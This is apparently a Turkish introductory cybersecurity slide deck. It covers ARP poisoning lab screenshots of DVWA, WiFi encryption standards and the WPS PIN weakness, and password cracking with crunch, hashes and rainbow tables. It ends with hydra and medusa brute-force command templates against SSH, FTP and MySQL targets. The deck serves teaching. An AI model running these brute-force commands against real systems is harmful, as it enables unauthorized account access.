
Below the login information, there is a list of links:

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

The browser's toolbar and status bar are visible at the bottom.

Hacker 101 | Siber Güvenliğe Giriş

Arp Poisinig,MITM ve Ettercap Uygulamaları :



A screenshot of a Mozilla Firefox browser window showing the Damn Vulnerable Web Application (DVWA) login page. The title bar reads "Damn Vulnerable Web App (DVWA) - Login - Mozilla Firefox". The address bar shows the URL "192.168.237.129/dvwa/login.php". The main content area displays the DVWA logo at the top, followed by a login form with fields for "Username" (containing "admin") and "Password" (containing "password"). A "Login" button is centered below the fields. At the bottom of the page, there is footer text: "Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project" and "Hint: default username is 'admin' with password 'password'". The taskbar at the bottom of the screen shows various application icons.

Damn Vulnerable Web App (DVWA) - Login - Mozilla Firefox

Damn Vulnerable Web ... +

192.168.237.129/dvwa/login.php

Google

Username

admin

Password

.....

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'

Hacker 101 | Siber Güvenliğe Giriş

Arp Poisinig, MITM ve Ettercap Uygulamaları :

The screenshot shows a Mozilla Firefox browser window displaying the DVWA homepage. The title bar reads "Damn Vulnerable Web App (DVWA) v1.0.7 :: Welcome - Mozilla Firefox". The address bar shows the URL "192.168.237.129/dvwa/index.php". The DVWA logo is at the top right. A navigation menu on the left includes links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area features a "Welcome to Damn Vulnerable Web App!" heading and a detailed description of the application's purpose. It also contains sections for "WARNING!", "Disclaimer", and "General Instructions". A message at the bottom states "You have logged in as 'admin'". The status bar at the bottom shows the DVWA logo and the time "00:21".

Damn Vulnerable Web App (DVWA) v1.0.7 :: Welcome - Mozilla Firefox

Damn Vulnerable W... +

192.168.237.129/dvwa/index.php

Google

DVWA

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.


You have logged in as 'admin'

Username: admin
Security Level: high

Damn Vulnerable...

Hacker 101 | Siber Güvenliğe Giriş

Arp Poisining, MITM ve Ettercap Uygulamaları :



Hacker 101 | Siber Güvenliğe Giriş

KABLOSUZ AG GÜVENLİĞİ

Kablosuz Ağlar Nasıl Çalışır :

Kablosuz ağ bağlantı noktaları küçük radyo dalgaları üreten sistemlerdir.

WiFi standartları çeşit ve özelliklerine göre 802.11a, b,g ve n olarak ayrılmışlardır.

Bunlardan en yaygın olarak kullanılanı 802.11b'dir ve 2.4Ghz'lik yayılma aralığına sahiptir. Ancak 802.11b ile en fazla 11 Megabit'lik bağlantı kurabilmek mümkün değildir.

Oysa 802.11g ile saniyede 54 Mbit, 802.11n ile 140 Mbit'lik hızlara ulaşmak mümkündür.

Hacker 101 | Siber Güvenliğe Giriş

KABLOSUZ AG GÜVENLİĞİ

Kablosuz Ağlar Nasıl Çalışır :

Neredeyse tüm pc'lerin üzerlerinde entegre Wi-Fi alıcıları bulundururlar. Bulunmayanlar ise PCMCIA kartlarla bu özelliği kolayca kazanabilirler.

Kablosuz ağ sistemleri radyo frekansları ile çalışmaktadır.

Radyo dalgaları ile haberleşme üç çeşit olabilmektedir.

Bunlar alıcı(receiver), verici(transmitter) ve alıcı-verici(trans-receiver) olarak adlandırılırlar.

Hacker 101 | Siber Güvenliğe Giriş

KABLOSUZ AG GÜVENLİĞİ

Kablosuz Ağlar Nasıl Çalışır :

Alıcılar : Adından da anlaşılacağı üzere sadece radyo sinyallerini alabilen fakat gönderme özelliği barındırmayan aygıtlardır. Bunlara en basit örnek olarak FM radyoları ve televizyonları gösterebiliriz.

Vericiler : Sadece radyo sinyalleri gönderebilen ama alma yetileri olmayan elektronik devrelerdir. Bunlara örnek olarak radyo verici istasyonları, televizyon verici istasyonları vb. sayılabilir.

Alıcı-Vericiler : Hem alma hem verme özellikleri olan aygıtlardır. Bunlara örnek olarak telsiz röleleri, cep telefonu baz istasyonları, cep telefonları vb. sayılabilir.

Hacker 101 | Siber Güvenliğe Giriş

Kablosuz Ağlar Nasıl Çalışır :

KABLOSUZ AG GÜVENLİĞİ

- 1. Tek Yönü İletim(Simplex):** Kurulan iletişim sisteminde iletimin sadece bir yöne yapılabildiği zaman aldığı addır. Örnek olarak FM radyolar gösterilebilir.
- 2. Çift Yönü Eş Zamansız İletişim(Yarı-Dupleks, Half-Duplex):** Kurulan iletişim sisteminde çift yönlü iletişim yapılabildiği ancak eş zamanlı olarak sadece bir tarafın gönderim yapabildiği sistemlerdir. Örnek olarak Telsiz uygulamaları gösterilebilir. Bilgi sistemlerinde kullanılan radyo frekansı ile çalışan kablosuz iletişim sistemleri genelde bu tiptedir. Örneğin IEEE 802.11g standarı 54 Mbps'de Yarı-Dupleks iletişim imkanı sunar.
- 3. Çift Yönü Eş Zamanlı İletişim (Tam-Dupleks,Full-Duplex):** Hem alıcı hem vericinin eşzamanlı iletişim yapabildiği zaman aldığı isimdir. Örnek olarak cep telefonları, telsiz telefonlar gösterilebilir.

Hacker 101 | Siber Güvenliğe Giriş

Kablosuz Ağlar Nasıl Çalışır :

KABLOSUZ AG GÜVENLİĞİ

Yeni kablosuz ağ teknolojisi ise WiMAX'tir.

Çalışma prensibi standart kablosuz ağ sistemleriyle aynıdır fakat çok güçlü mikrodalga iletimiyle sinyalleri daha uzak mesafelere taşıyabilmek mümkündür. Bu sayede birim metrekarelik alan için gereken kablosuz ağ noktası maliyeti düşmekle beraber sinyal kalitesi de arttırlılmış olmaktadır.

Hacker 101 | Siber Güvenliğe Giriş

KABLOSUZ AG GÜVENLİĞİ



Hacker 101 | Siber Güvenliğe Giriş

KABLOSUZ AG GÜVENLİĞİ

WiFi Şifreleme Standartları:

Wi-Fi ağınızın güvenliğini sağlamak için ortaya çıkan şifreleme yöntemleri vardır, bu şifreleme yöntemleri WEP, WPA, ve WPA2'dir.

Bir sonrakinin çıkış amacı bir öncekinde bulunan güvenlik açığı, yeterli güvenli olmamasından kaynaklanmaktadır.

Hacker 101 | Siber Güvenliğe Giriş

KABLOSUZ AG GÜVENLİĞİ

Wired Equivalent Privacy (WEP) :

Wired Equivalent Privacy (WEP), dünyada en çok kullanılan Wi-Fi güvenlik algoritması. Bunun sebebi ise, geriye uyumluluğu ve birçok router'ın kontrol panelinde ilk sırada yer olması.

WEP 64-bit olarak çıktı fakat sonra 128-bit'e çıkarıldı. Günümüzde 256-bit WEP şifrelemesi mevcut olsa da, 128-bit şifreleme halen en yaygın olarak kullanılan.

Algoritmada bir çok düzeltmeye ve arttırlan anahtar boyutuna rağmen, WEP standardında zaman içinde birçok güvenlik açığı keşfedildi. Ücretsiz araçlar ile kolaylıkla kiralabilmelidir.(Aircrack vb.) WEP 2004 yılında resmi olarak bitirdi.

Hacker 101 | Siber Güvenliğe Giriş

KABLOSUZ AG GÜVENLİĞİ

Wi-Fi Protected Access (WPA) :

Wi-Fi Protected Access, Wi-Fi Alliance'ın güvenlik açıkları gitgide artan WEP'e alternatifidir. 2003 yılında çıkmıştır.

En yaygın olan WPA konfigürasyonu, WPA-PSK (Pre-Shared Key).

WPA'da kullanılan anahtarlar 256-bit, ve bu WEP sisteminde kullanılan 64-bit ve 128-bit anahtarlarla göre önemli bir gelişme.

Temporal Key Integrity Protocol (TKIP). TKIP, paket başına anahtar sistemiyle, WEP'te kullanılan sabit anahtar sisteminden çok daha güvenli. TKIP de daha sonralarda Advanced Encryption Standard (AES)'in gölgesinde kaldı.

Hacker 101 | Siber Güvenliğe Giriş

KABLOSUZ AG GÜVENLİĞİ

Wi-Fi Protected Access (WPA) :

WPA sisteminin kırılması daha çok WPA algoritmasına direk bir saldırıyla değil, aygıtları birbirine bağlamayı kolaylaştırmak amacıyla taşıyan Wi-Fi Protected Setup (WPS)'ın aracılığıyla yapılması.

Hacker 101 | Siber Güvenliğe Giriş

KABLOSUZ AG GÜVENLİĞİ

WPS :

"Wi-Fi protected setup" (WPS), tecrübeşiz kullanıcıların router ile diğer ürünlerini kablosuz olarak kolayca bağlamalarını sağlayan bir sistemdir.

WPS destekli router'ların arka tarafında 8 haneli bir kod bulunmaktadır.

Kablosuz ağınıza örneğin bir laptop bağladığınızda bu 8 haneli PIN kodunu girmeniz gereklidir.

Hacker 101 | Siber Güvenliğe Giriş

KABLOSUZ AG GÜVENLİĞİ

WPS AÇIKLIGI :

Normal şartlarda 8 haneli bir PIN kodunu kırmak, 6 yıl sürebilir.

Zira kodun 3 kez üst üste yanlış girilmesi, router'ın 60 saniye sizi bekletmesiyle sonuçlanır.

WPS güvenliği, 8 haneli güvenlik kodunu 4 haneli 2 gruba ayırmaktadır. Birinci grup 4 haneli şifre doğru girilirse router doğru diye değer döndürüyor.

Bu olay sayesinde 8 hane yerine 4 hane atağı yapıyoruz. 6 yıllık süre 1 güne düşüyor. 3 yanlış denemede bekletme yoksa bu süre dahada kısaltmakta.

Hacker 101 | Siber Güvenliğe Giriş

KABLOSUZ AG GÜVENLİĞİ

Wi-Fi Protected Access II (WPA2)

2006'ya geldiğimizde, WPA2, WPA'nın resmi olarak yerine geçti. WPA ve WPA2 arasındaki en önemli değişikliklerden biri, AES algoritmalarının zorunlu kullanımı ve CCMP (Counter Cipher Mode with Block Chaining Message Authentication Code Protocol)'nin, TKIP'in yerini alması oldu.

Fakat TKIP, WPA ile birlikte çalışabilmek için hala tutuluyor)

Hacker 101 | Siber Güvenliğe Giriş

KABLOSUZ AG GÜVENLİĞİ

Wi-Fi Protected Access II (WPA2)

WPA'nın zırhındaki en büyük delik, Wi-Fi Protected Setup (WPS) aracılığıyla erişilebilen "saldırı vektörü", WPA2 kullanan erişim noktalarında da varlığını sürdürüyor.

Bu savunmasızlığı kullanarak bir WPA/WPA2 ağına izinsiz girmek, modern bir bilgisayarla 2-14 saatlik sürekli bir efor gerektiriyor fakat, yine de bu çok önemli bir güvenlik açığı ve WPS devre dışı bırakılmalı.

Hacker 101 | Siber Güvenliğe Giriş

Password Cracking

Password Cracking : Parola Kırma


Encryption(Şifreleme): Gizlenmek istenen bir bilginin (metin, fotoğraf, ses kaydı, kişisel bilgiler vb.) bir algoritma yardımıyla bir başkası tarafından okunmasını ya da değiştirilmesini engellemek için veri üzerinde yapılan işleme şifreleme denir.

Şifre kırmak için brute force (kaba kuvvet) yöntemi kullanırız.Bu yöntem deneme yanılma yöntemidir.Elimizde bulunan şifreleri yada hashleri araçlarla deneyerek bulma yöntemidir.

Elimizde bulunan şifrelere wordlist denir.Hazır wordlistler olduğu gibi Crunch gibi araçlar ile kendi wordlistimizde oluşturabiliriz.

Hacker 101 | Siber Güvenliğe Giriş


Crunch



```
wordlist.txt - Notepad Host: kali Options □ X
File Edit Search Help
3236
3237
3238 [root:~/Desktop]# crunch 4 4 0123456789 -o wordlist.txt
3239 Crunch will now generate the following amount of data: 50000 bytes
3240 0 MB
3241 0 GB
3242 0 TB
3243 0 PB
3244 Crunch will now generate the following number of lines: 10000
3245
3246 crunch: 100% completed generating output
3247 [root:~/Desktop]#
3248
3249
3250
3251
3252
3253
3254
3255
3256
3257
3258
3259
3260
3261
3262
3263
3264
3265
```

Kali Linux'un içinde gelen güzel wordlistlere **/usr/share/wordlists/** dizininden ulaşabilirsiniz.

Hacker 101 | Siber Güvenliğe Giriş



Hacker 101 | Siber Güvenliğe Giriş

Hash ve Rainbow Table

Hash Fonksiyonları:

Hash fonksiyonları matematiksel olarak geri döndürülemez tek yönlüdür.

Amacı bir değerin hashı alındığında bunun eşsiz olması başka bir değerde bunu üretmemesi gereklidir.

MD5,SHA1 vb hash fonksiyonları bulunur.

Hacker 101 | Siber Güvenliğe Giriş

Hash ve Rainbow Table

function md5()

Online generator md5 hash of a string

md5 ()

hash darling, hash!

md5 checksum:

cdb5efc9c72196c1bd8b7a594b46b44f



function md5()

Online generator md5 hash of a string

md5 ()

hash darling, hash!

md5 checksum:

0cc175b9c0f1b6a831c399e269772661



Hacker 101 | Siber Güvenliğe Giriş

Hash ve Rainbow Table

Rainbow Table :

Rainbow table, bir string ve onun hashi karşılığı eşleşmelerinden oluşan bir tablodur. Hash crack işlemi sırasında, normalde denenecek string hashlenir , hashler karşılaştırılır ve deneme bir sonraki deneme stringi ile aynı şekilde devam eder. Bu yöntem işlem zamanı açısından verimsizdir.

Bu yüzden rainbow tables (önceden oluşturularak) crack sırasında kullanılır. Kırılacak hash ile rainbow tabledan alınan hash karşılaştırılır, eşleşen hash bulunduğuunda string karşılığı rainbow table da zaten belli olduğu için parola daha hızlı bulunur. Tabiki bu hızın bize maliyeti ise bellek alanıdır.

Hacker 101 | Siber Güvenliğe Giriş

Hash ve Rainbow Table

The screenshot shows a web-based tool for cracking hashes. At the top, there is a blue header bar with a white input field containing the hash value: `0cc175b9c0f1b6a831c399e269772661`. Below the input field is a dropdown menu labeled `Type:` with the value `auto`. Underneath the header are two buttons: `decrypt` (highlighted in red) and `Encrypt`. The main content area below the header is a white box with a black border. It contains the word `Result:` followed by the character `a`. At the bottom left of this box is a link [Add Comments].

Hacker 101 | Siber Güvenliğe Giriş

Password Cracking

Password Cracking Tools :

John The Ripper

Hashcat

Aircrack

Cain & Abel

Hydra

Medusa

*** Bu araçlar ile Password Cracking yapılmaktadır.

Hacker 101 | Siber Güvenliğe Giriş

Password Cracking

Medusa ile Mysql Brute Force:

```
medusa -h HEDEF_IP -u root -P /wordlist_path -M mysql
```

Hydra ile SSH Brute Force

```
hydra -l username -P /wordlist_path ssh://HEDEF_IP
```

Hydra ile FTP Brute Force

```
hydra -l username -P /wordlist_path ftp://HEDEF_IP
```

